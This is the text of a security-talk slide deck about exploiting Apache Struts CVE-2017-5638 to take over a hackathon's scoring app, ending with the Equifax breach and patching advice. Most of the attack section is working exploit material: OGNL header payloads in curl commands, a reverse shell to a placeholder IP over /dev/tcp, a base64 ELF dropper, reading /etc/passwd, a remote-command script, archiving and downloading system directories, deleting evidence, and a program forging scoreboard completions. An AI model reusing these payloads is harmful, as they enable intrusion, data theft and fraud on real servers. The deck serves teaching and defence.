Hacking a hackathon for fun and profit

or how we hacked Equifax...
(not really. really not.)

Alex Ivkin

Alexei Kojenov

½ day hackathon

- March 23, 2017
- Organizer: Portland ISSA
- Technical platform: Security Innovation
- Goal: learn and test hacking skills

xxxx.compute.amazonaws.com/ShadowBank/

SHADOW BANK

COMMUNITY

ABOUT

LOG IN

TO SHADOW BANK

Username

Password

LOG IN

Forgot password?

```
Error executing SQL query: SELECT Currency_Id, name, currentPrice, pastPrice FROM Currencies WHERE name LIKE '''; [redacted]
Details: com.securityinnovation.hackathon.SecureSQLException: SELECT Currency_Id, name, currentPrice, pastPrice FROM
WHERE name LIKE '''; at com.securityinnovation.hackathon.exchange.ExchangeDao.getMatchingCurrencies(ExchangeDao.java
com.securityinnovation.hackathon.exchange.SearchCurrenciesAction.searchCurrencies(SearchCurrenciesAction.java:22) at
sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method) at
sun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:57) at
sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43) at
java.lang.reflect.Method.invoke(Method.java:606) at
com.opensymphony.xwork2.DefaultActionInvocation.invokeAction(DefaultActionInvocation.java:450) at
com.opensymphony.xwork2.DefaultActionInvocation.invokeActionOnly(DefaultActionInvocation.java:289) at
com.opensymphony.xwork2.DefaultActionInvocation.invoke(DefaultActionInvocation.java:252) at
com.securityinnovation.hackathon.AuthInterceptor.intercept(AuthInterceptor.java:38) at
com.opensymphony.xwork2.DefaultActionInvocation.invoke(DefaultActionInvocation.java:246) at
com.securityinnovation.hackathon.SQLInjectionInterceptor.intercept(SQLInjectionInterceptor.java:19) at
com.opensymphony.xwork2.DefaultActionInvocation.invoke(DefaultActionInvocation.java:246) at
com.securityinnovation.hackathon.HttpHeaderInterceptor.intercept(HttpHeaderInterceptor.java:25) at
com.opensymphony.xwork2.DefaultActionInvocation.invoke(DefaultActionInvocation.java:246) at
org.apache.struts2.interceptor.DeprecationInterceptor.intercept(DeprecationInterceptor.java:41) at
com.opensymphony.xwork2.DefaultActionInvocation.invoke(DefaultActionInvocation.java:246) at
org.apache.struts2.interceptor.debugging.DebuggingInterceptor.intercept(DebuggingInterceptor.java:256) at
com.opensymphony.xwork2.DefaultActionInvocation.invoke(DefaultActionInvocation.java:246) at
com.opensymphony.xwork2.interceptor.DefaultWorkflowInterceptor.doIntercept(DefaultWorkflowInterceptor.java:167) at
com.opensymphony.xwork2.interceptor.MethodFilterInterceptor.intercept(MethodFilterInterceptor.java:98) at
com.opensymphony.xwork2.DefaultActionInvocation.invoke(DefaultActionInvocation.java:246) at
```

xxxx.compute.amazonaws.com/ShadowBank/faq

I think I've found a security vulnerability, who should I contact?

Thank you! Please send it right over to devnull@shadowbank.com

How do you store my password?

Well it all depends, are you paying us? For an additional $5.99/mo., we will salt your password with the string "abc123" before hashing it. This is a very complicated process that will make it extra-impossible for hackers to compromise your password. Or, for $16.99/mo., we offer the "Uncrackable" package; we'll salt your password with the string "as807135%#". This adds even more security, because long, random strings are more difficult to guess. If you're not paying us we'll just store a plain hash.

Who is Arnold T' Poodle?

Arnold is the lead developer at Fjord Engineering. Connect up with him on LinkedIn or take a look at his account 'arnold'. If you're looking for something to talk about he loves 'The Lord of the Rings Trilogy'.

Where are you located?

Between the darkness and a shadow. Actually, we're in New Jersey.

Who is the best cipher writer?

That's a toss up between Vigenere and Caesar, they're both super cool.

Challenges we solved

- URL Tampering
- Client-side validation bypass
- SQL injections
- XML Injection
- XSS
- Form/attribute tampering and Access Control bypass
- Cryptanalysis
- Password bruteforce attacks
- Information disclosure for password reset and test credentials
- DoS through a known “vulnerability” in the software

https://play.cmdnctrl.net/scoreboard

cmd+ctrl
A SECURITY INNOVATION HACKATHON

- HOME
- PROGRESS
- SCOREBOARD
- HINTS
- FLAGS
- HELP
- LOG OUT


SCOREBOARD

RANK	SCORE	HANDLE
1	4870	aleko
2	4795	sicsic
3	4720	mofk
4	4270	DeeAhTee
5	4070	zak
6	3870	brentb
7	2920	hack@r
8	2870	mspaulding
9	2820	/.7@10n!!
10	2770	bobo123

Homework

Perfect score

11370




https://play.cmdnctrl.net/scoreboard


cmd+ctrl
A SECURITY INNOVATION HACKATHON

- HOME
- PROGRESS
- SCOREBOARD
- HINTS
- FLAGS
- HELP
- LOG OUT

SCOREBOARD

RANK	SCORE	HANDLE
1	~~4870~~ 9170	aleko
2	~~4795~~	sicsic
3	4720	mofk
4	4270	DeeAhTee
5	4070	zak
6	3870	brentb
7	2920	hack@r
8	2870	mspaulding
9	2820	/.7@10n!!
10	2770	bobo123







Sunday evening… < 8 hours left

The impromptu hacking begins

Theory:



Reality:



A quick foray into how hack-me-things are built


Built by hackers for hackers

Only intentional vulnerabilities, everything else is shut tight.

In our example (as we found out later):

- Hardened auto-provisioned AWS Linux boxes in minimal viable setup
- No normal shell tools, no extras, just a bare minimum to run Tomcat
- Challenges are **hardcoded** into the application, no DB or flat files
- No public inbound network except on port 80 and **no outbound**
- Only a private network connection to the C&C server

Revelation


xxxx.compute.amazonaws.com/ShadowBank/details.action
SHADOW BANK
BANKING
BROKERAGE
EXCHANGE

Struts 2 vulnerability

Struts - a J2EE MVC framework, very popular.

Remembering recent vulnerabilities we zoomed on **CVE-2017-5638**

- Jakarta Multipart parser in Apache Struts 2 2.3.x before 2.3.32 and 2.5.x before 2.5.10.1 mishandles file upload, which allows remote attackers to execute arbitrary commands via a #cmd= string in a crafted Content-Type HTTP header
- CVSS v3 Base Score: **10.0 Critical**
- Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
- Impact Score: 6.0
- Exploitability Score: 3.9
- Original release date: **03/10/2017**

Terminal - root@kali: /

File Edit View Terminal Tabs Help

```
msf > use exploit/multi/http/struts2_content_type_ognl
msf exploit(struts2_content_type_ognl) > options

Module options (exploit/multi/http/struts2_content_type_ognl):

   Name       Current Setting     Required  Description
   ----       ---------------     --------  -----------
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST                          yes       The target address
   RPORT      8080                yes       The target port (TCP)
   SSL        false               no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /struts2-showcase/  yes       The path to a struts application action
   VHOST                          no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Universal


msf exploit(struts2_content_type_ognl) > set RHOST xxxx.compute.amazonaws.com
RHOST => xxxx.compute.amazonaws.com
msf exploit(struts2_content_type_ognl) > set RPORT 80
RPORT => 80
msf exploit(struts2_content_type_ognl) > set TARGETURI /ShadowBank/
TARGETURI => /ShadowBank/
msf exploit(struts2_content_type_ognl) > check
[+] xxxx.compute.amazonaws.com:80 The target is vulnerable.
msf exploit(struts2_content_type_ognl) >
```

```
msf exploit(struts2_content_type_ognl) > run

[*] Started reverse TCP handler on [redacted]:4444
[*] Exploit completed, but no session was created.
msf exploit(struts2_content_type_ognl) >
```

Request | Response

Raw | Headers | Hex

```
GET /ShadowBank/ HTTP/1.1
Host: xxxx.compute.amazonaws.com
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Content-Type:
%{(#_='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_me
mberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ogn
lUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExclu
dedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#
dm)))).(#os=@java.lang.System@getProperty('os.name')).(#context['com.opensymphony.xwork2.dispat
cher.HttpServletResponse'].addHeader('dibr', #os))}
X-cTOm:
Content-Type: application/x-www-form-urlencoded
Connection: close
```

Request | Response

Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
dibr: Linux
Set-Cookie: JSESSIONID=471318C2D4DC771C44C50CD767D3FB59; Path=/ShadowBank/; HttpOnly
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 6000
Date: Tue, 11 Apr 2017 15:43:24 GMT
Connection: close


<html>
<head>
<title>Exception</title>
</head>
```

```
def check
  var_a = rand_text_alpha_lower(4)

  ognl = ""
  ognl << %q|(#os=@java.lang.System@getProperty('os.name')).|
  ognl << %q|(#context['com.opensymphony.xwork2.dispatcher.HttpServletResponse'].addHeader('|+var_a+%q|', #os))|

  begin
    resp = send_struts_request(ognl)
  rescue Msf::Exploit::Failed
    return Exploit::CheckCode::Unknown
  end

  if resp && resp.code == 200 && resp.headers[var_a]
    vprint_good("Victim operating system: #{resp.headers[var_a]}")
    Exploit::CheckCode::Vulnerable
  else
    Exploit::CheckCode::Safe
  end
end

def exploit
  case payload.arch.first
  #when ARCH_JAVA
  #  datastore['LHOST'] = nil
  #  resp = send_payload(payload.encoded_jar)
  when ARCH_CMD
    resp = execute_command(payload.encoded)
  else
    resp = send_payload(generate_payload_exe)
  end
end

def send_struts_request(ognl, extra_header: '')
  uri = normalize_uri(datastore["TARGETURI"])
  content_type = "%{(#_='multipart/form-data')."
  content_type << "(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS)."
  content_type << "(#_memberAccess?"
  content_type << "(#_memberAccess=#dm):"
  content_type << "((#container=#context['com.opensymphony.xwork2.ActionContext.container'])."
  content_type << "(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class))."
  content_type << "(#ognlUtil.getExcludedPackageNames().clear())."
  content_type << "(#ognlUtil.getExcludedClasses().clear())."
  content_type << "(#context.setMemberAccess(#dm))))."
  content_type << ognl
  content_type << "}"
```

Trying our own reverse shell...

```
curl -i -s -k  -X $'GET' \
    -H $'User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)' \
    -H $'Content-Type:
%{(# =\'multipart/form-data\').(#dm=@ognl.OgnlContext@DEFAULT MEMBER ACCESS).(# memberAcces
s?(# memberAccess=#dm):((#container=#context[\'com.opensymphony.xwork2.ActionContext.contai
ner\']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#
ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#cont
ext.setMemberAccess(#dm)))).(#cmds={\'/bin/sh\',\'-c\',\'exec
5<>/dev/tcp/123.45.67.89/4444; cat <&5 | while read line; do $line 2>&5 >&5;
done;\'}).(#p=new
java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#con
text[\'com.opensymphony.xwork2.dispatcher.HttpServletResponse\'].addHeader(\'eprst\',
#os))}' \
    -H $'X-CaNP: ' \
    -H $'Content-Type: application/x-www-form-urlencoded' \
    $'http://xxxx.compute.amazonaws.com/ShadowBank/' \
    | grep eprst
```

Trying to read a file...

```
FILE=/etc/passwd

curl -i -s -k  -X $'GET' \
    -H $'User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)' \
    -H $'Content-Type:
%{(# =\'multipart/form-data\').(#dm=@ognl.OgnlContext@DEFAULT MEMBER ACCESS).(# memberAcces
s?(# memberAccess=#dm):((#container=#context[\'com.opensymphony.xwork2.ActionContext.contai
ner\']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#
ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#cont
ext.setMemberAccess(#dm)))).(#os=\'ok\').(#fr=new
java.io.FileReader(\''$FILE$'\')).(#br=new
java.io.BufferedReader(#fr)).(#os=@org.apache.commons.io.IOUtils@toString(#br)).(#context[\
'com.opensymphony.xwork2.dispatcher.HttpServletResponse\'].addHeader(\'fpon\', #os))}' \
    -H $'Content-Type: application/x-www-form-urlencoded' \
    $'http://xxxx.compute.amazonaws.com/ShadowBank/' \
    | grep fpon
```

Trying to write a file...

```
curl -i -s -k  -X $'GET' \
    -H $'User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)' \
    -H $'Content-Type:
%{(# =\'multipart/form-data\').(#dm=@ognl.OgnlContext@DEFAULT MEMBER ACCESS).(# memberAcces
s?(# memberAccess=#dm):((#container=#context[\'com.opensymphony.xwork2.ActionContext.contai
ner\']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#
ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#cont
ext.setMemberAccess(#dm)))).(#data=@org.apache.struts2.ServletActionContext@getRequest().ge
tHeader(\'X-CaNP\')).(#f=@java.io.File@createTempFile(\'wAvj\',\'.exe\')).(#f.setExecutable
(true)).(#fos=new java.io.FileOutputStream(#f)).(#d=new
sun.misc.BASE64Decoder().decodeBuffer(#data)).(#fos.write(#d)).(#fos.close()).(#os=#f.getAb
solutePath()).(#context[\'com.opensymphony.xwork2.dispatcher.HttpServletResponse\'].addHead
er(\'fpon\', #os))}' \
    -H $'X-CaNP:
f0VMRgIBAQAAAAAAAAAAAAIAPgABAAAAeABAAAAAAABAAAAAAAAAAAAAAAAAAAAAAAAAAAEAAOAABAAAAAAAAAAEAAAA
HAAAAAAAAAAAAAAAAAAEAAAAAAAAAAQAAAAAAAwgAAAAAAAAAMAQAAAAAAAAAQAAAAAAAAailYmWoCX2oBXg8FSJdIuQ
IAEVwyNWvrUUiJ5moQWmoqWA8FagNeSP/OaiFYDwV19mo7WJlIuy9iaW4vc2gAU0iJ51JXSInmDwU=' \
    -H $'Content-Type: application/x-www-form-urlencoded' \
    $'http://xxxx.compute.amazonaws.com/ShadowBank/' \
    | grep fpon
```

The ultimate script

```
#!/bin/bash
# Application settings
SHADOWBANK="http://xxxx.compute.amazonaws.com/ShadowBank"
SRVPATH=/var/lib/tomcat7/webapps/ShadowBank

# File name for the output
SEC="$(date +'%s').txt"
OUT=$SRVPATH/output/$SEC

# Run the command
curl -i -s -k \
-H "Content-Type:
%{(#_='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_
memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#
ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getE
xcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAcc
ess(#dm)))).(#cmds={'/bin/sh','-c','mkdir -p $SRVPATH/output; $1 > $OUT 2>&1'}).(#p=new
java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#process.w
aitFor())}" \
"$SHADOWBANK/" \
>/dev/null

# Retrieve the output
curl "$SHADOWBANK/output/$SEC"
```

Exfiltration

```
$ ./run-cmd 'uname -a'
Linux ip-10-0-1-182 4.4.44-39.55.amzn1.x86_64 #1 SMP Mon Jan 30 18:15:53 UTC 2017 x86_64 x86_64
x86_64 GNU/Linux"
```

```
# archive the contents of /var, /etc, /opt and /usr to the web server root
./run-cmd 'tar czf /tmp/var.tgz /var'
./run-cmd 'mv /tmp/var.tgz /var/lib/tomcat7/webapps/ShadowBank/'
./run-cmd 'tar czf /var/lib/tomcat7/webapps/ShadowBank/etc.tgz /etc'
./run-cmd 'tar czf /var/lib/tomcat7/webapps/ShadowBank/opt.tgz /opt'
./run-cmd 'tar czf /var/lib/tomcat7/webapps/ShadowBank/usr.tgz /usr'

# download the archives
wget http://xxxx.compute.amazonaws.com/ShadowBank/etc.tgz
wget http://xxxx.compute.amazonaws.com/ShadowBank/opt.tgz
wget http://xxxx.compute.amazonaws.com/ShadowBank/usr.tgz
wget http://xxxx.compute.amazonaws.com/ShadowBank/var.tgz

# delete the archives (a.k.a. remove evidence)
./run-cmd 'rm /var/lib/tomcat7/webapps/ShadowBank/*.tgz'
```

Decompiling ShadowBank.war with JD-GUI

```
58      HackathonClient client = new HackathonClient();
59      if (!this.username.equals(acct.getUsername()))
        {
61        System.out.println("SQLi Auth Bypass");
62        this.completedChallenge = client.AddCompletedChallenge("[redacted]");
        }
```

```
120     if (checkForXss())
        {
121       HackathonClient client = new HackathonClient();
122       this.completedChallenge = client.AddCompletedChallenge("[redacted]");
        }
```


Creating the hacker robot

```
import com.securityinnovation.hackathon.scoringcommon.HackathonClient;

public class Poster {
    public static void main(String[] args){
        HackathonClient client = new HackathonClient();
        System.out.println("Hacking...");

        System.out.println("07[redacted]");
        client.AddCompletedChallenge("07[redacted]");
        System.out.println("14[redacted]");
        client.AddCompletedChallenge("14[redacted]");
        // and so on...
```

Compile, upload and run




```
$ ./run-cmd 'mv /var/lib/tomcat7/webapps/ShadowBank/Poster.class.txt /var/lib/tomcat7/webapps/ShadowBank/Poster.class'

$ ./run-cmd  'java -cp "/var/lib/tomcat7/webapps/ShadowBank/:/var/lib/tomcat7/webapps/ShadowBank/WEB-INF/lib/*" Poster'
```

The robo-hacking…

cmd+ctrl
A SECURITY INNOVATION HACKATHON

- HOME
- PROGRESS
- SCOREBOARD
- HINTS
- FLAGS
- HELP
- LOG OUT

★ PROGRESS

ducelehav 11370 Points Completed 54 challenges

SHADOW BANK - COMPLETED 51 OUT OF 51 CHALLENGES

CHALLENGE NAME	TIME COMPLETED	SCORE
SQL Injection [redacted]	March 27th at 00:58:08	300
alert("XSS on [redacted]	March 27th at 00:58:07	200
[redacted]	March 27th at 00:58:05	1000
alert("XSS on [redacted]	March 27th at 00:58:02	200
Even More SQL Injection	March 27th at 00:51:58	500
[redacted]	March 26th at 17:05:09	125

https://play.cmdnctrl.net/scoreboard

cmd+ctrl
A SECURITY INNOVATION HACKATHON

- HOME
- SOLVED CHALLENGES
- SCOREBOARD
- HINTS
- FLAGS
- GUIDES
- LOG OUT

SCOREBOARD

RANK	SCORE	HANDLE
1	11370	aleko
2	11370	ducelehav
3	9170	sicsic
4	7270	bobo123
5	6595	brentb
6	4720	mofk

Track progress, submits CPEs automatically

CSX CYBERSECURITY NEXUS

MY PROFILE MY TRAINING MY LABS FAQS SIGN OUT

MY PROFILE MY TRAINING MY LABS EDIT ACCOUNT FORUMS SIGN OUT

MY LABS

Download Transcript

Lab Name	Earned CPE	Grade	Created At	
Challenge 1 Volume 1	2	75%	8 minutes ago	View
Challenge 1 Volume 1	0	50%	10 minutes ago	View
Malware Analysis	0	25%	about 8 hours ago	View
Testing Web Applications	2	100%	about 9 hours ago	View
Restoring Data	0	25%	about 10 hours ago	View
Browser Attacks	2	100%	about 10 hours ago	View
Cleaning Up After an Attack	0	30%	about 10 hours ago	View
Threat Detection	0	50%	about 10 hours ago	View
MitM Detection	2	75%	about 11 hours ago	View

Moar profit

Lab Name	Earned CPE
Challenge 1 Volume 1	20
Challenge 1 Volume 1	0
Malware Analysis	0
Testing Web Applications	2
Restoring Data	0
Browser Attacks	2
Cleaning Up After an Attack	0
Threat Detection	0
MitM Detection	2

The ultimate profit

Cybersecurity Incident &

Secure | https://www.equifaxsecurity2017.com

September 13, 2017

1) Updated information on U.S. website application vulnerability.

Equifax has been intensely investigating the scope of the intrusion with the assistance of a leading, independent cybersecurity firm to determine what information was accessed and who has been impacted. We know that criminals exploited a U.S. website application vulnerability. The vulnerability was Apache Struts CVE-2017-5638. We continue to work with law enforcement as part of our criminal investigation, and have shared indicators of compromise with law enforcement.

EQUIFAX

What does this all mean to you?

Know what is deployed

Watch for recent CVEs

Scan your applications and networks for the new vulnerabilities

Perform periodic application pen-testing

Use WAF, but the vendor should be on top of the latest CVEs

...if you are a developer

Choose libraries carefully

Release patches promptly and consistently

Handle responsible disclosures well, cooperate with researchers

Consider bug bounty program

tl;dr.

watch and patch